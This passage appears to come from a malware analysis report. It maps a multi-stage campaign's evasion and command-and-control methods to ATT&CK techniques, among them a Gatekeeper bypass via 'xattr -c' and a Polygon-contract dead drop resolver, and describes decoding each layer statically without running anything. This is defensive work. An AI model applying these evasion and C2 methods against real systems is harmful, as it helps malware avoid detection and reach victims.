| Defense Evasion | T1027 Obfuscated Files or Information; T1140 Deobfuscate/Decode; T1027.002 Software Packing; T1036.005 Match Legitimate Name (OneDriveSetup, sysupdate, Akismet handles); T1553.001 Gatekeeper Bypass (xattr -c); T1197 BITS Jobs; T1070.004 File Deletion (self-deleting .ps1); T1480 Execution Guardrails (header-keyed stagers, localStorage gating) |
| Command and Control | T1102.001 Dead Drop Resolver (Polygon contract); T1071.001 Web Protocols; T1105 Ingress Tool Transfer |
The page, the Polygon contract (one read-only eth_call) and each stage were retrieved as plain text or bytes with curl; the unreachable latoem.biz script came from its Wayback Machine capture. Every layer, from the xorshift32 loaders and the S1 cipher to the reversed-hex XOR PowerShell and the AES-CTR zsh, was decoded with Python reimplementations. No JavaScript, PowerShell, shell script or binary was executed, and the three final payloads were triaged statically but not unpacked.